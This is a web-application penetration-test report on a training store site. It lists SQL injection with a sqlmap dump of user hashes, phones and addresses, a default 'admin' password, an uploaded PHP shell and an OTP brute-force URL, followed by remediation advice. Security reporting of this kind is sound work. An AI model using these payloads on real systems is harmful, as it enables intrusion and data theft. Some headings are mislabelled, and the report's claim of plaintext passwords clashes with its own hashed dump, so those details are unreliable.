LIFESTYLE STORE

DETAILED DEVELOPER REPORT

Security Status – Critical

- Hackers can steal all the records of Lifestyle store(SQLi)
- Hacker can take control of complete server including View, Add, Edit, Delete files and folders.(shell upload and weak passwords)
- Hacker can change source code of application to host malware, phishing pages or even explicit content.(Shell upload)
- Hacker can see details of any customer.(IDOR)
- Hacker can easily access or bypass admin account authentication.(bruteforcing)
- Hacker can get access to seller details and login into the website using customer of the month usernames (PII).
- Hacker can change the password , confirm order and remove item of customer(CSRF)

Vulnerability Statistics:

Critical	Severe	Moderate
8	10	11

Low
6

Vulnerabilities:


SL No.	Severity	Vulnerability	Count
1.	Critical	SQLi Injection	3
2.	Critical	Admin Password Disclosure	1
3.	Critical	Arbitary File Upload	1
4.	Critical	Admin Account OTP Bypass	1
5.	Critical	Console Access	1
6.	Critical	Cross Site Request Forgery	1
7.	Severe	IDOR	3
8.	Severe	Server Misconfiguration	1
9.	Severe	Stored XS	2
10.	Severe	Reflected XSS	1
11.	Severe	Directory Listings	3
12.	Moderate	PII Leakage	2
13.	Moderate	Client Side Bypass	1
14.	Moderate	Open Redirection	3
15.	Moderate	Default Debug Pages	3
16.	Moderate	Improper Error Handling	2
17.	Low	Cleartext submission of password	4
18.	Low	Access to Ovidentia CMS Account	1
19.	Low	HTTP Request Smugling	1

1. SQL Injection


SQL Injection (Critical)	Below mentioned URL in the **ShopNow>Tshirts** is vulnerable to SQL injection attack **Affected URL :** • http://url.com//products.php?cat=1 **Affected Parameters :** • house (GET parameter) **Payload:** • cat=1’ Here are other similar SQLi in the application **Affected URL :** • http://url.com/products.php?cat=2 • http://url.com/products.php?cat=3

Observation:

- Adding special characters in products filter category parameters (http://url.com//products.php?cat=1) gives the following Error Description:



- Using SQLMapper Tool



PoC: Attacker can dump arbitrary data

- DATABASE:
  1. information_schema
  2. hacking_training_project
- DB Version

  5.7.42-0ubuntu0.18.04.1

- TABLES:
  - brands
  - cart_items
  - categories
  - customers
  - order_items
  - orders
  - product_reviews
  - products
  - sellers
  - users

PoC:

```
[04:48:01] [INFO] fetching entries of column(s) `name`,`password`,`type`,`address`,`phone_number`,`unique_key`,`user_name` for table `users` in database 'hacking_training_project'
Database: hacking_training_project
Table: users
[15 entries]
+----------------------+----------+----------------------------------------------------------+----------------------------------------------------------------------------------------------------------------------------------+--------------+--
--------------------------------+------------+
| name          | type    | password                                                 | address                                                                                                                          | phone_number | u
nique_key                      | user_name  |
+----------------------+----------+----------------------------------------------------------+----------------------------------------------------------------------------------------------------------------------------------+--------------+--
--------------------------------+------------+
| admin         | admin   | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki | Scholiverse Educare Pvt. Ltd. B-610, Unitech Business Zone,  Nirvana Country, South City 2, Gurgaon, India - 122018 | 8521479630   | 1
5468927955c66694cba1174.29688447 | admin     |
| Donald Duck   | customer | $2y$10$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO | B-34/ the duck lane, Disneyland                                                                                                  | 9489625136   | 7
78522555c6669996f5a24.34991684 | Donal234  |
| Brutus        | customer | $2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki | A-56 Sailor's ship, popeyeworld                                                                                                  | 8912345670   | 1
9486318945c666a037b1432.99985767 | Pluto98   |
| Chandan       | seller  | $2y$10$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03NjrlS0VeiOKLVDa | GF-213, Nehru road, old Delhi market, 120078                                                                                     | 7854126395   | 1
2404594545c666a3b49e0f8.08173871 | chandan   |
| Popeye the sailor man | customer | $2y$10$Fkv1RfwYTioW0w2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC | B-44 spinach house, Disneyworld                                                                                                  | 9745612300   | 1
8430379145c666a53af8431.79566371 | Popeye786 |
| Radhika       | seller  | $2y$10$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC. | D-60, Ajmer street, Ajmer                                                                                                        | 9512300052   | 1
5611262655c666b312f73e0.70827297 | Radhika   |
| Nandan        | seller  | $2y$10$G.cRNLMEiG79ZFXElHg.R.o95334U0xmZu4.9MqzR5614ucwnk59K | WB-45 Wayne house, Batwan world                                                                                                  | 7845129630   | 1
587354115c666b65bb44a5.36505317 | Nandan    |
| Murthy Adapa  | customer | $2y$10$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6eV1DPR.11UubDG | Internshala (Scholiverse Educare Private Limited), B-610, Unitech Business Zone,, Nirvana Country, South City 2 | 8365738264   | 1
6357203785c68f640c699a2.83646347 | MurthyAdapa |
| John Albert   | customer | $2y$10$GhDB8h1X6XjPMY12GZ1vDO7Y3en97u1/.oXTZLmYqB6F18FBgecvG | Black street, st.Anna road, 56 Dwell                                                                                             | 6598325015   | 9
946437385c6a435f76bef0.14675944 | john      |
| Bob           | customer | $2y$10$kiUikn3HPFbuyTtK75lLNurxzqC0LX3eMGy0/Uxl6JOoG37dCGKLq | Bob, 23-Avenue street, construction Arcade, Dallas                                                                               | 8576308560   | 4
305822125c6a43ec507df0.68309267 | bob       |
| Jack          | customer | $2y$10$z/nyNlkRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu | 234A, 5th Street Mountain view, Washington DC                                                                                    | 9848478231   | 1
5257114565c6a444692b707.17903432 | jack      |
| Bulla Boy     | customer | $2y$10$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG | Bulla Boy, 98B, St. Peter road, Ramanin                                                                                          | 7645835473   | 1
82925( 1185c6a4493a5ddb0.87138000 | bulla     |
```

Business Impact – Extremely High

- Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server
- and gain complete access to internal databases along with all customer data inside it.
- Previous slide has the screenshot of users table which shows user credentials being leaked that too in
- plain text without any hashing/encryption.
- Attacker can use this information to login to admin panels and gain complete admin level access
- to the website which could lead to complete compromise of the server and all other servers connected

Reccomendation:

- --Sanitise user input and remove or encode special characters like ‘ “ - () # etc.
- --Use whitelist filters, which means if a parameter is supposed to have integer values, do not allow non-numeric input. If it is an email field, allow alphanumerics, @ and .(dot)
- --Use strong web application firewalls to make exploitation difficult
- --Never run SQL server software (MySQL, MsSQL, etc.) as high privilege user such as ‘root’
- --Use prepared statements for SQL queries instead of inserting user controlled input into SQL queries
- --Remove default databases and accounts such as test, guest, admin, etc.

References

- https://www.owasp.org/index.php/SQL_Injection
- https://en.wikipedia.org/wiki/SQL_injection


2.Admin Password Disclosure

Password Disclosure

Below mentioned URL in the **Lifestyle Store** is vulnerable to due to disclosure of password.


Affected URL :

- http://url.com/wondercms/



Observation:


- http://url.com/wondercms/loginURL




- Password: admin


PoC:

- Hacker can change the Admin Password
- Hacker can Delete and Upload Files and Pages
- Hacker can access and edit everything



PoC:


Current page
General
Files
Themes & plugins
Security
Page title
Home
Page keywords
Keywords, are, good, for, search, engines
Page description
A short description is also good.
Delete page (home)


Current page
General
Files
Themes & plugins
Security
Admin login URL
loginURL
Important: save/remember your URL after changing
/wondercms/loginURL
Password
Old password
New password
Change password
Backup
Backup website
How to restore backups?

Business impact - Extremely High

- Hacker can do anything with the page, he will have full access of the page andcan govern the page according to it's will.
- It is the massive business risk.
- Loss can be very high

Reccomendation:

- The default password should be changed and a strong password
- must be setup.
- The admin url must also be such that its not accessible to normal
- users.
- Password changing option must be done with 2 to 3 step
- verification.

References

- https://www.owasp.org/index.php/Default_Passwords
- https://www.us-cert.gov/ncas/alerts/TA13-175A

3.Arbitary File Upload

HTTP Request Smugling (High)

Below mentioned URL in the **Lifestyle Store>Wondercms** is vulnerable to Open Redirection


Affected URL :

- http://url.com/wondercms/ (Login >Settings>Files>Upload)

Issue Detail


- An arbitrary file upload vulnerability is a type of security flaw that allows an attacker to upload malicious files onto a server

- **Parameters Affected:**
  POST




Observation:

exec.php file has been uploaded



PoC:

uploaded php file executed properly



Business Impact – Extremely High

- A malicious user can access the Dashboard which discloses many critical information of organization including:
    - Important files
    - Password
    - And much more...
- Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover/ data stealing

Recommendation

- Change the Admin password to something strong and not guessable.
- The application code should be configured in such a way, that it should block uploading of malicious files extensions such as exe/ php and other extensions with a thorough server as well as client validation. CVE ID allocated:CVE-2017-14521.

References

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.opswat.com/blog/file-upload-protection-best-practices

4.Admin Account OTP Bypass

Bruteforce	Below mentioned URL in the **Lifestyle Store** is vulnerable to Open Redirection **Affected URL :** • http://url.com/reset_password/admin.php **Issue Detail** • It is possible tobruteforce the OTP as there is no Rate Limiting, and the OTP is only 3digit. • **Parameters Affected:** otp= (POST) • **Payload** **http://url.com/reset_password/admin.php?otp=123**

Observation:

